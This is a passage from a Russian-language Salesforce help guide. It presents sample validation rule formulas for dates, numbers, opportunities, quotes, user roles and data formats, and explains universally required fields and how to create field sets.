Формула:	`AND(OR(ISPICKVAL(StageName, "Closed Won"), ISPICKVAL(StageName, "Closed Lost")), Number_of_Line_Items__c < PRIORVALUE(Number_of_Line_Items__c) )`
Сообщение об ошибке:	Не удается удалить продукты для закрытых возможностей.
Расположение ошибки:	Вверху страницы

Запрет на сохранение обращения при отсутствии поддержки организации

Поле	Значение
Описание:	Запрещает пользователям сохранять обращение для организации, которой не оказывается поддержка. Данный пример предполагает наличие настраиваемого флажка «Разрешенная поддержка», указывающего на поддержку организации.
Формула:	`Account.Allowed_Support__c = FALSE`
Сообщение об ошибке:	Не удается создать обращения для данной организации ввиду отсутствия поддержки.

Поле	Значение
Расположение ошибки:	Вверху страницы

Запрет на сохранение обращения при увольнении контакта из компании

Поле	Значение
Описание:	Запрещает пользователям сохранять открытое обращение, связанное с уволенным контактом. Данный пример использует настраиваемый флажок контакта «Не работает в компании».
Формула:	`AND(Contact.Not_Longer_With_Company__c, NOT(IsClosed))`
Сообщение об ошибке:	Не удается сохранить данное обращение ввиду увольнения связанного контакта из компании. Чтобы продолжить работу, выберите другой контакт.
Расположение ошибки:	Имя контакта

Примеры правил проверки дат

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

Дата должна соответствовать рабочему дню

Поле	Значение
Описание:	Проверяет значение настраиваемого поля даты на соответствие рабочему дню (не суббота или воскресенье).
Формула:	`CASE(MOD( My_Date__c - DATE(1900, 1, 7), 7), 0, 0, 6, 0, 1) = 0`
Сообщение об ошибке:	Дата должна соответствовать рабочему дню.
Расположение ошибки:	Моя дата

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Дата должна соответствовать выходному дню

Поле	Значение
Описание:	Проверяет значение настраиваемого поля даты на соответствие субботе или воскресенью.

Формула:	`CASE( MOD( My_Date__c - DATE(1900, 1, 7), 7),`
	`0, 1,`
	`6, 1,`
	`0) = 0`

Сообщение об ошибке:	Дата должна соответствовать выходному дню.
Расположение ошибки:	Моя дата

Дата должна относиться к текущему месяцу

Поле	Значение
Описание:	Проверяет настраиваемое поле даты на наличие даты, относящейся к текущему месяцу и году.

Формула:	`OR (`
	`YEAR( My_Date__c ) <> YEAR ( TODAY() ),`
	`MONTH( My_Date__c ) <> MONTH ( TODAY() )`
	`)`

Сообщение об ошибке:	Дата должна относиться к текущему месяцу.
Расположение ошибки:	Моя дата

Дата должна относиться к текущему году

Поле	Значение
Описание:	Проверяет настраиваемое поле даты на наличие даты, относящейся к текущему году.
Формула:	`YEAR( My_Date__c ) <> YEAR ( TODAY() )`
Сообщение об ошибке:	Дата должна относиться к текущему году.
Расположение ошибки:	Моя дата

Дата должна соответствовать последнему дню месяца

Поле	Значение
Описание:	Проверяет значение настраиваемого поля «Моя дата» на соответствие последнему дню месяца. Правило проверки определяет первый день следующего месяца и отнимает 1 день. Правило применяет особую логику для декабря.
Формула:	`DAY(My_Date__c) <> IF(Month(My_Date__c)=12, 31, DAY(DATE(YEAR(My_Date__c),MONTH(My_Date__c)+1,1) - 1))`
Сообщение об ошибке:	Дата должна соответствовать последнему дню месяца.
Расположение ошибки:	Моя дата

Дата должна относиться к году, начинающемуся сегодня

Поле	Значение
Описание:	Проверяет настраиваемое поле «Дополнительная дата» на наличие значения, относящегося к году, начинающемуся сегодня. Данный пример предназначен для 365-дневного года. (Високосные годы не обрабатываются.)
Формула:	`Followup_Date__c - TODAY() > 365`
Сообщение об ошибке:	Поле «Дополнительная дата» должно содержать значение, относящееся к году, начинающемуся сегодня.
Расположение ошибки:	Дополнительная дата

День месяца должен предшествовать 15 числу

Поле	Значение
Описание:	Проверяет настраиваемое поле «Дата начала» на наличие даты, предшествующей 15 числу текущего месяца.
Формула:	`DAY( Begin_Date__c ) > 15`
Сообщение об ошибке:	Значение поля «Дата начала» должно предшествовать 15 числу месяца.
Расположение ошибки:	Дата начала

Дата окончания должна следовать за датой начала

Поле	Значение
Описание:	Проверяет настраиваемое поле «Дата окончания» на наличие значения, которое не предшествует значению другого настраиваемого поля «Дата начала».
Формула:	`Begin_Date__c > End_Date__c`
Сообщение об ошибке:	Дата окончания должна следовать за датой начала.
Расположение ошибки:	Дата начала

Дата истечения срока действия должна следовать за датой закрытия

Поле	Значение
Описание:	Проверяет настраиваемое поле «Дата истечения срока действия» на наличие значения, которое не предшествует значению поля «Дата закрытия».
Формула:	`Expiration_Date__c < CloseDate`
Сообщение об ошибке:	Дата истечения срока действия должна следовать за датой закрытия.
Расположение ошибки:	Дата истечения срока действия

Примеры правил проверки чисел

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

40-часовые табели

Поле	Значение
Описание:	Запрещает пользователям сохранять табели, содержащие более 40 часов в рабочей неделе. Данный пример требует использования пяти настраиваемых полей настраиваемого объекта (по одному полю для каждого рабочего дня).
Формула:	`Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c > 40`
Сообщение об ошибке:	Общее количество часов не должно превышать 40.
Расположение ошибки:	Вверху страницы

Число не может быть отрицательным

Поле	Значение
Описание:	Проверяет настраиваемое поле «Отработанные часы» на наличие неотрицательного числа.
Формула:	`Hours_Worked__c < 0`
Сообщение об ошибке:	Поле «Отработанные часы» не может содержать отрицательное число.
Расположение ошибки:	Отработанные часы

Число должно быть четным

Поле	Значение
Описание:	Проверяет настраиваемое поле «Пассажиры корабля» на наличие неотрицательного четного числа.
Формула:	`OR( Ark_Passengers__c < 0, MOD( Ark_Passengers__c, 2) <> 0 )`
Сообщение об ошибке:	Поле «Пассажиры корабля» должно содержать положительное четное число.
Расположение ошибки:	Пассажиры корабля

Число должно быть нечетным

Поле	Значение
Описание:	Проверяет настраиваемое поле «Найдено носков» на наличие неотрицательного нечетного числа.

Формула:	`OR(`
	`  Socks_Found__c < 0,`
	`  MOD( Socks_Found__c, 2) = 0`
	`)`

Сообщение об ошибке:	Поле «Найдено носков» должно содержать нечетное число.
Расположение ошибки:	Найдено носков

Число должно быть кратным пяти

Поле	Значение
Описание:	Проверяет настраиваемое поле «Кратное 5» на наличие числа, кратного пяти.
Формула:	`MOD( Multiple_of_5__c, 5) <> 0`
Сообщение об ошибке:	Число должно быть кратным пяти.
Расположение ошибки:	Кратное 5

Число должно быть целым

Поле	Значение
Описание:	Проверяет настраиваемое поле «Мое целое число» на наличие целого числа.
Формула:	`FLOOR( My_Integer__c) <> My_Integer__c`
Сообщение об ошибке:	Данное поле должно содержать целое число.
Расположение ошибки:	Мое целое число

Число должно соответствовать диапазону -50 — 50

Поле	Значение
Описание:	Проверяет настраиваемое поле «Объем» на наличие числа, соответствующего диапазону -50 — 50.
Формула:	`ABS( Volume__c) > 50`
Сообщение об ошибке:	Поле «Объем» должно содержать число, соответствующее диапазону -50 — 50.
Расположение ошибки:	Объем

Проверка диапазона чисел

Поле	Значение
Описание:	Проверяет два настраиваемых поля «Мин. зарплата» и «Макс. зарплата» на наличие чисел, диапазон которых не превышает 20 000 долларов США.
Формула:	`(Salary_Max__c - Salary_Min__c) > 20000`
Сообщение об ошибке:	Диапазон зарплат не должен превышать 20 000 долларов США. Измените значение поля «Макс. зарплата» или «Мин. зарплата».
Расположение ошибки:	Макс. зарплата

Процент должен соответствовать диапазону 0 — 100

Поле	Значение
Описание:	Проверяет настраиваемое поле «Смешанный процент» на наличие числа, соответствующего диапазону 0 — 100%. Обратите внимание, что поля процентов отображаются в формулах путем деления на 100 (1 соответствует 100%; 0,5 соответствует 50%).

Формула:	`OR(`
	`  Mix_Pct__c > 1.0,`
	`  Mix_Pct__c < 0.0`
	`)`

Сообщение об ошибке:	Поле «Смешанный процент» должно содержать число, соответствующее диапазону 0 — 100%.
Расположение ошибки:	Смешанный процент

Примеры правил проверки возможностей

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Условно обязательное поле на основе этапа возможности

Поле	Значение
Описание:	Проверяет настраиваемое поле «Дата доставки» на наличие значения, если возможности назначается этап Closed Won или Negotiation/Review.

Формула:	`AND (`
	`  OR (`
	`  ISPICKVAL(StageName, "Closed Won"),`
	`  ISPICKVAL(StageName,`
	`"Negotiation/Review")),`
	`ISBLANK(Delivery_Date__c)`
	`)`

Сообщение об ошибке:	Поле «Дата доставки» является обязательным для данного этапа.
Расположение ошибки:	Дата доставки

Дата закрытия должна следовать за текущим месяцем

Поле	Значение
Описание:	Проверяет поле возможности «Дата закрытия» на наличие даты, относящейся к следующему месяцу. Обратите внимание, что использование функций ISNEW и ISCHANGED в данной формуле позволяет проверять условие только при создании возможности или последующем изменении поля «Дата закрытия».

Формула:	`AND(`
	`  OR (`
	`  ISNEW(),`
	`  ISCHANGED( CloseDate )),`
	`  CloseDate < DATE( YEAR(TODAY()), MONTH(TODAY()), 1) )`

Сообщение об ошибке:	Дата закрытия должна следовать за текущим месяцем.
Расположение ошибки:	Дата закрытия

Дата закрытия должна относиться к будущему

Поле	Значение
Описание:	Запрещает пользователям заполнять поле возможности «Дата закрытия» прошедшей датой.
Формула:	`SampleDate < TODAY()`
Сообщение об ошибке:	Дата закрытия должна относиться к будущему.
Расположение ошибки:	Дата закрытия

Скидки для возможностей

Поле	Значение
Описание:	Проверяет настраиваемое поле процента скидки на наличие числа, соответствующего диапазону 0 — 40%.
Формула:	`OR(Discount_Rate__c < 0, Discount_Rate__c > 0.40)`
Сообщение об ошибке:	Значение поля «Размер скидки» не должно превышать 40%.
Расположение ошибки:	Размер скидки

Ценная возможность должна быть закрыта после утверждения

Поле	Значение
Описание:	Возможности, стоимость которых превышает 50 000 долларов США, могут быть закрыты посредством этапа Closed Won или Closed Lost только после установки настраиваемого флажка «Утверждено». Чтобы автоматизировать данный процесс, настройте параметры безопасности поля «Утверждено», разрешающие устанавливать флажок только посредством настраиваемого процесса утверждения (версия Enterprise Edition, Unlimited Edition или Performance Edition).

Формула:	`AND(`
	`  OR(`
	`  ISPICKVAL(StageName,"Closed Won"),`
	`  ISPICKVAL(StageName,"Closed Lost")),`
	`(Amount > 50000),`
	`NOT(ISPICKVAL(Approval_Status__c ,"Approved")))`

Сообщение об ошибке:	Все ценные возможности должны закрываться после утверждения. Нажмите кнопку «Запросить закрытие».
Расположение ошибки:	Вверху страницы

Стоимость возможности не может превышать 10 миллионов долларов США

Поле	Значение
Описание:	Проверяет поле возможности «Стоимость» на наличие положительного значения, которое не превышает 10 миллионов долларов США. Данное ограничение позволяет находить опечатки.

Формула:	`OR(`
	`  Amount < 0,`
	`  Amount > 10000000`
	`)`

Сообщение об ошибке:	Стоимость не может превышать 10 миллионов долларов США.
Расположение ошибки:	Стоимость

Проверка возможности на наличие продуктов

Поле	Значение
Описание:	Проверяет возможность на наличие как минимум одного продукта перед сохранением внесенных изменений.
Формула:	`NOT(OR(ISNEW(),HasOpportunityLineItem))`
Сообщение об ошибке:	Прежде чем сохранить данную возможность, рекомендуем добавить продукты.
Расположение ошибки:	Вверху страницы

Этапы возможности, следующие за этапом Needs Analysis, должны быть доступны только при наличии продуктов

Поле	Значение
Описание:	Проверяет возможность на наличие продуктов перед изменением этапа Needs Analysis в поле «Этап».

Формула:	`AND (`
	`  CASE( StageName,`
	`  "Value Proposition", 1,`
	`  "Id. Decision Makers", 1,`
	`  "Perception Analysis", 1,`
	`  "Proposal/Price Quote", 1,`
	`  "Negotiation/Review", 1,`
	`  "Closed Won", 1,`
	`  0) = 1,`
	`  NOT(HasOpportunityLineItem)`
	`)`

Сообщение об ошибке:	Этапы возможности, следующие за этапом Needs Analysis, доступны только при наличии продуктов.
Расположение ошибки:	Вверху страницы

Формат имени возможности

Поле	Значение
Описание:	Проверяет имя возможности на наличие дефиса, который должен использоваться согласно схеме наименования возможностей «[Организация] - [Стоимость]».
Формула:	`FIND( " - ", Name ) = 0`
Сообщение об ошибке:	Имя возможности должно использовать формат «[Организация] - [Стоимость]».
Расположение ошибки:	Имя возможности

Запрет на восстановление этапа возможности торговыми представителями

Поле	Значение
Описание:	Запрещает торговым представителям восстанавливать некоторые значения поля возможности «Этап», если возможность принимается посредством настраиваемого процесса утверждения. Процесс утверждения задает настраиваемому флажку «Принято» значение «Истина».

Формула:	`AND(`
	`  Accepted_Flag__c,`
	`  OR ( ISPICKVAL( StageName, "Stage 1"), ISPICKVAL( StageName, "Stage 2"))`
	`)`

Сообщение об ошибке:	Недопустимый этап для принятой возможности.
Расположение ошибки:	Этап

Вероятность реализованных возможностей должна составлять 100%

Поле	Значение
Описание:	Проверяет вероятность реализованной возможности на соответствие 100%. Данное правило гарантирует точность данных и позволяет составлять отчеты.

Формула:	`AND (`
	`  ISPICKVAL( StageName, "Closed Won"),`
	`  Probability <> 1)`

Сообщение об ошибке:	Вероятность реализованных возможностей должна составлять 100%.
Расположение ошибки:	Вероятность

Вероятность нереализованных возможностей должна составлять 0%

Поле	Значение
Описание:	Проверяет вероятность нереализованной возможности на соответствие 0%. Данное правило гарантирует точность данных и позволяет составлять отчеты.

Формула:	`AND (`
	`  ISPICKVAL( StageName, "Closed Lost"),`
	`  Probability <> 0)`

Сообщение об ошибке:	Вероятность нереализованных возможностей должна составлять 0%.
Расположение ошибки:	Вероятность

Дата начала проекта

Поле	Значение
Описание:	Проверяет поле на наличие статуса условно обязательного на основе значений других полей. Данная формула проверки позволяет гарантировать наличие поля «Дата начала проекта» для закрытой/реализованной возможности.
Формула:	`AND(ISPICKVAL(StageName, "Closed Won"), ISNULL(Project_Start_Date__c))`
Сообщение об ошибке:	Поле «Дата начала проекта» является обязательным для реализованных возможностей.
Расположение ошибки:	Дата начала проекта

Примеры правил проверки смет

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

Отображение ошибки, если скидка по элементу строки сметы превышает 40%

Поле	Значение
Описание:	Отображает ошибку, если скидка по элементу строки сметы превышает 40%.
Формула:	`Discount > .40`
Сообщение об ошибке:	Скидка по данному элементу строки сметы не может превышать 40%.
Расположение ошибки:	Поле сметы «Скидка»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Примеры правил проверки пользователей, ролей и профилей

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Процент скидки не превышает ролевого ограничения

Поле	Значение
Описание:	Проверяет настраиваемое поле возможности «Процент скидки» на наличие значения, которое не превышает установленного ограничения, зависящего от роли пользователя. По умолчанию ограничение составляет 15%.
Формула:	`Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c, $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)`
Сообщение об ошибке:	Процент скидки превышает ограничение, установленное для выбранной роли.
Расположение ошибки:	Процент скидки

Сумма расходов не превышает ограничения, установленного для пользователя

Поле	Значение
Описание:	Проверяет настраиваемое поле «Сумма расходов» относительно настраиваемого поля пользователя «Ограничение по расходам».
Формула:	`Expense_Amount__c > $User.Max_Allowed_Expense__c`
Сообщение об ошибке:	Сумма не может превышать установленного ограничения по расходам.
Расположение ошибки:	Сумма расходов

Поле может быть изменено только ответственным за запись

Поле	Значение
Описание:	Разрешает изменять настраиваемое поле «Личная цель» только ответственному за запись.

Формула:	`AND(`
	`  ISCHANGED( Personal_Goal__c ),`
	`  Owner <> $User.Id`
	`)`

Сообщение об ошибке:	Поле «Личная цель» может быть изменено только ответственным за запись.
Расположение ошибки:	Личная цель

Поле может быть изменено только ответственным за запись или администратором

Поле	Значение
Описание:	Разрешает изменять настраиваемое поле «Личная цель» только ответственному за запись или пользователю с настраиваемым профилем «Настраиваемый: системный администратор».

Формула:	`AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id,`
	`$Profile.Name <>`
	`  "Custom: System Admin" )`
	
	Прим.: Поля слияния $Profile доступны только в версиях Enterprise, Unlimited, Performance и Developer Edition.

Сообщение об ошибке:	Поле «Личная цель» может быть изменено только ответственным за запись или администратором.
Расположение ошибки:	Личная цель

Прошедшая дата закрытия возможности может быть выбрана только администратором

Поле	Значение
Описание:	Проверяет поле возможности «Дата закрытия» на наличие даты, следующей за текущим месяцем, кроме пользователей с настраиваемым профилем «Настраиваемый: системный администратор».

Формула:	`AND(`
	`  OR (`
	`  ISNEW(),`
	`  ISCHANGED( CloseDate )),`
	`  CloseDate < DATE( YEAR(TODAY()), MONTH(TODAY()), 1),`
	`  $Profile.Name <> "Custom: System Admin"`
	`)`
	
	Прим.: Поля слияния $Profile доступны только в версиях Enterprise, Unlimited, Performance и Developer Edition.

Сообщение об ошибке:	Дата закрытия должна следовать за текущим месяцем.
Расположение ошибки:	Дата закрытия

Прочие примеры правил проверки

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Разрешение на увеличение числа

Поле	Значение
Описание:	Разрешает увеличивать значение настраиваемого поля «Стоимость: обязательство» после исходного создания. Данное правило использует функцию PRIORVALUE() для сравнения обновленного значения поля с предыдущим значением.
Формула:	`PRIORVALUE(Commit_Amount__c) > Commit_Amount__c`
Сообщение об ошибке:	Значение поля «Стоимость: обязательство» не может быть уменьшено.
Расположение ошибки:	Стоимость: обязательство

Водительские права (Калифорния)

Поле	Значение
Описание:	Проверяет настраиваемое поле «Водительские права» на соответствие формату A9999999, если поле «Область в почтовом адресе» содержит значение CA.

Формула:	`AND(`
	`MailingState = "CA",`
	`NOT(REGEX(Drivers_License__c, "([A-Z]\\d{7})?"))`
	`)`

Сообщение об ошибке:	Недопустимый формат поля «Водительские права».
Расположение ошибки:	Водительские права

Принудительная установка флажка «Я принимаю условия» при вводе некоторых значений

Поле	Значение
Описание:	Использует флажок «Я принимаю условия», который должен быть установлен при вводе значения «Количество дней», превышающего ограничение для оплачиваемого отпуска.

Формула:	`AND(`
	`  NOT( I_accept_terms__c ),`
	`  Number_of_Days__c > $User.PTO_Balance__c`
	`)`

Сообщение об ошибке:	Запрос превышает ограничение для оплачиваемого отпуска. Рекомендуем принять соответствующие условия.
Расположение ошибки:	Я принимаю условия

Запрет на изменение сохраненного поля

Поле	Значение
Описание:	Запрещает пользователям изменять настраиваемое поле «Гарантированный курс» после первоначального сохранения.

Формула:	`AND(`
	`  NOT( ISNEW() ),`
	`  ISCHANGED( Guaranteed_Rate__c )`
	`)`

Сообщение об ошибке:	Значение поля «Гарантированный курс» не может быть изменено.
Расположение ошибки:	Гарантированный курс

Формат номера социального обеспечения

Поле	Значение
Описание:	Проверяет заполненное настраиваемое текстовое поле «Номер социального обеспечения» на соответствие формату 999-99-9999. Данный шаблон содержит: • Три любых цифры (0-9):\\d{3} • Тире • Две любых цифры (0-9):\\d{2} • Тире • Четыре любых цифры (0-9):\\d{4}

Формула:	`NOT(`
	`OR(`
	`ISBLANK(Social_Security_Number__c),`
	`REGEX( Social_Security_Number__c , "[0-9]{3}-[0-9]{2}-[0-9]{4}")`
	`)`
	`)`

Сообщение об ошибке:	Номер социального обеспечения должен соответствовать следующему формату: 999-99-9999.
Расположение ошибки:	Номер социального обеспечения

Допустимая валюта

Поле	Значение
Описание:	Проверяет выбранную валюту относительно заданного набора активных валют организации посредством раскрывающегося списка «Валюта». Данный пример позволяет применять к определенным типам записей только некоторые активные валюты организации.

Формула:	`CASE(CurrencyIsoCode,`
	`"USD", 1,`
	`"EUR", 1,`
	`"GBP", 1,`
	`"JPY", 1,`
	`0) = 0`

Сообщение об ошибке:	Допустимая валюта: USD, EUR, GBP или JPY.
Расположение ошибки:	Валюта

Допустимый номер кредитной карты

Поле	Значение
Описание:	Проверяет заполненное настраиваемое текстовое поле «Номер кредитной карты» на соответствие формату 9999-9999-9999-9999 или 9999999999999999. Данный шаблон содержит: • Четыре цифры (0-9) и тире: \\d{4}- • Трехкратное повторение указанного выше шаблона в скобках {3} • Четыре цифры (0-9) • Символ «ИЛИ» (|), позволяющий вводить 16 цифр без использования тире: \\d{16}
Формула:	`NOT( REGEX( Credit_Card_Number__c , "(((\\d{4}-){3}\\d{4})|\\d{16})?"))`
Сообщение об ошибке:	Номер кредитной карты должен соответствовать следующему формату: 9999-9999-9999-9999 или 9999999999999999.
Расположение ошибки:	Номер кредитной карты

Допустимый IP-адрес

Поле	Значение
Описание:	Проверяет настраиваемое поле «IP-адрес» на соответствие формату 999.999.999.999.
Формула:	`NOT( REGEX( IP_Address__c, "^((25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\\.){3}(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$" ))`
Сообщение об ошибке:	Ошибка. IP-адрес должен соответствовать формату 999.999.999.999, где каждая часть представлена трехзначным числом (0-255).
Расположение ошибки:	IP-адрес

Расширение веб-сайта

Поле	Значение
Описание:	Проверяет настраиваемое поле «Веб-сайт» на наличие допустимого четырехзначного расширения.

Формула:	`AND(`
	`  RIGHT( Web_Site__c, 4) <> ".COM",`
	`  RIGHT( Web_Site__c, 4) <> ".com",`
	`  RIGHT( Web_Site__c, 4) <> ".ORG",`
	`  RIGHT( Web_Site__c, 4) <> ".org",`
	`  RIGHT( Web_Site__c, 4) <> ".NET",`
	`  RIGHT( Web_Site__c, 4) <> ".net",`
	`  RIGHT( Web_Site__c, 6) <> ".CO.UK",`
	`  RIGHT( Web_Site__c, 6) <> ".co.uk"`
	`)`

Сообщение об ошибке:	Допустимое расширение веб-сайта: `.com`, `.org`, `.net` или `.co.uk`.
Расположение ошибки:	Веб-сайт

Требование ввода поля для обеспечения качества данных

Система Salesforce позволяет повысить качество данных, вводимых пользователями, путем создания универсальных обязательных полей.

Универсальное обязательное поле представляет собой настраиваемое поле. Оно должно иметь значение при каждом сохранении записи в Salesforce, Force.com API, Connect Offline, Salesforce for Outlook, на портале самообслуживания или в автоматизированных процессах (например, Web-to-Lead и Web-to-Case). Поле, которому назначается статус обязательного в макете страницы или параметрах безопасности, должно содержать значение. Поле, которому назначается статус универсального обязательного, обеспечивает более высокий уровень качества данных, чем уровень представления макетов страниц.

Ниже перечислены типы настраиваемых полей, которые могут быть обязательными.

- Валюта
- Дата
- Дата/время
- Электронная почта
- Взаимосвязь «Основная — подробная» (всегда обязательное)
- Число
- Процент
- Тел.
- Раскрывающийся список
- Текст
- Область текста
- URL-адрес

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Connect Offline, Salesforce for Outlook, the Self-Service portal, Web-to-Lead и Web-to-Case недоступны в **Database.com**

.

Чтобы назначить настраиваемому полю статус универсального обязательного, установите флажок **«Обязательно»** при определении настраиваемого поля.

Прим.: Обязательные настраиваемые поля участников кампании должны содержать стандартные значения.

Поле, которому назначается статус универсального обязательного, должно содержать стандартное значение.

Участники группы взаимосвязи не поддерживают универсальные обязательные поля.

Рекомендации по универсальным обязательным полям

Рекомендации по универсальным обязательным полям

Универсальное обязательное поле представляет собой настраиваемое поле. Оно должно иметь значение при каждом сохранении записи в Salesforce, Force.com API, Connect Offline, Salesforce for Outlook, на портале самообслуживания или в автоматизированных процессах (например, Web-to-Lead и Web-to-Case). Прежде чем назначить настраиваемому полю статус универсального обязательного, просмотрите указанные ниже рекомендации.

- Стандартные поля не могут быть универсальными обязательными.
- Универсальные обязательные поля являются обязательными во всех типах записей.
- Страницы редактирования всегда отображают универсальные обязательные поля, независимо от заданных параметров безопасности поля.
- При создании макетов страниц универсальные обязательные поля:
  - Не могут быть удалены из макета страницы.
  - Автоматически добавляются в конец первого раздела макета страницы.
  - Не могут быть доступными только для чтения или необязательными.
  - Отображаются жирным шрифтом, указывающим на их доступность.
  - Отключены на странице свойств поля, так как параметр «Обязательно» не может быть удален.
- Универсальные обязательные поля применяются принудительно только при преобразовании интересов, если организация использует правила проверки и триггеры для преобразования интересов.
- Функция «Быстрое создание» не применяет универсальные обязательные поля принудительно.
- Настраиваемое поле действия, которому назначается статус универсального обязательного, должно содержать стандартное значение.
- Универсальные обязательные поля должны быть добавлены в файлы импорта. В противном случае импорт не выполняется.
- Не рекомендуем назначать стандартные значения полям, которые одновременно являются обязательными и уникальными, ввиду возможного возникновения ошибок уникальности.
- Полю, используемому обновлением поля, которое задает пустое значение, не может быть назначен статус универсального обязательного.
- Записи, созданные до назначения полю статуса обязательного, могут содержать пустые значения. Прежде чем сохранить обновленную запись, содержащую пустое обязательное поле, рекомендуем заполнить обязательное поле нужным значением.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

«Стандартные объекты», «Макеты страниц», «Connect Offline», «Salesforce for Outlook», портал самообслуживания, Web-to-Lead и Web-to-Case недоступны в **Database.com**.

- Система Salesforce не проверяет данные запросов Web-to-Lead и Web-to-Case. Недопустимые данные не сохраняются при отправке запросов. Так, при заполнении настраиваемого поля типа «Валюта» буквами (например, «Абв») взамен цифр система позволяет отправить запрос, но не сохраняет введенное значение.

СМ. ТАКЖЕ:

Требование ввода поля для обеспечения качества данных

Общие сведения о наборах полей

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Набор полей — это группировка полей. Например, набор полей может содержать поля, описывающие личное имя, отчество, фамилию и должность пользователя. При добавлении набора полей на страницу Visualforce разработчики могут повторять поля, доступные для отображения. Если страница добавляется в управляемый пакет, то администраторы могут добавлять, удалять или переупорядочивать поля набора для изменения полей, отображаемых на странице <0>Visualforce<1>, без изменения кода. Наборы данных, отображаемые на странице Visualforce, определяются полями, выбранными подписчиком.

Администратор организации может создавать или редактировать наборы полей, а также редактировать любой установленный набор полей. Наборы полей доступны для всех стандартных объектов, поддерживающих настраиваемые поля, и во всех организациях, поддерживающих возможность создания страниц Visualforce.

Поля, добавленные в набор полей, могут использовать одну из двух категорий.

- Поле, помеченное как «Доступно для набора полей», существует в наборе полей, но не представлено разработчиком на странице Visualforce. Чтобы добавить поле после развертывания набора полей, администратор должен переместить поле из столбца «Доступно» в столбец «В наборе полей».
- Поле, помеченное как «В наборе полей», отображается на странице Visualforce по умолчанию. Чтобы удалить поле после развертывания набора полей, администратор должен переместить поле из столбца «В наборе полей».

Создание и редактирование наборов полей

Атрибут обязательного поля в наборе полей

СМ. ТАКЖЕ:

Создание настраиваемых полей

Создание и редактирование наборов полей

Система Salesforce поддерживает интерактивный инструмент WYSIWYG для создания и редактирования наборов полей. Расширенный редактор наборов полей доступен по умолчанию и поддерживает все функции исходного редактора, а также дополнительные функции и удобный интерфейс WYSIWYG.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Из параметров управления для соответствующего объекта перейдите в «Наборы полей», затем нажмите кнопку **«Создать»**.
2. Заполните поле **«Метка набора полей»**. Данное имя отображается подписчикам, устанавливающим поле посредством управляемого пакета.
3. При необходимости введите имя набора полей. Данное имя используется страницей Visualforce для ссылки на набор полей.
4. Введите краткое описание страниц Visualforce, использующих набор полей, и цели его использования в поле **«Где это используется?»**. Данные сведения позволяют подписчику понять где и как используется установленный набор полей, чтобы затем заполнить его собственными полями.
5. Сохраните внесенные изменения.
6. Чтобы добавить поля в набор полей, перетащите нужные поля из палитры в контейнер «Доступно для набора полей» или «В наборе полей». Поля контейнера «Доступно для набора полей» изначально не отображаются на странице Visualforce. Поля контейнера «В наборе полей» отображаются по умолчанию.

   Прим.: Набор полей позволяет связывать поля, ссылающиеся на разные объекты. Если набор полей ссылается на разные объекты, то поле может быть связано только с объектом «Имя».

   При необходимости перетащите поле из одного контейнера в другой. Вертикальный порядок списка «В наборе полей» определяет порядок отображения полей на страницах Visualforce.
7. Чтобы удалить поле из набора полей, перетащите элемент обратно на палитру или щелкните значок (⊖) напротив нужного элемента.
8. Чтобы присвоить полю статус обязательного, дважды щелкните нужный элемент или щелкните значок (🔧) и установите флажок «Обязательно».

   Прим.: Значок * указывает, что поле является обязательным и может быть сохранено только при наличии значения.
9. Сохраните внесенные изменения.

Важное замечание: Контейнер «В наборе полей» может содержать не более 25 тегов span кросс-объекта.

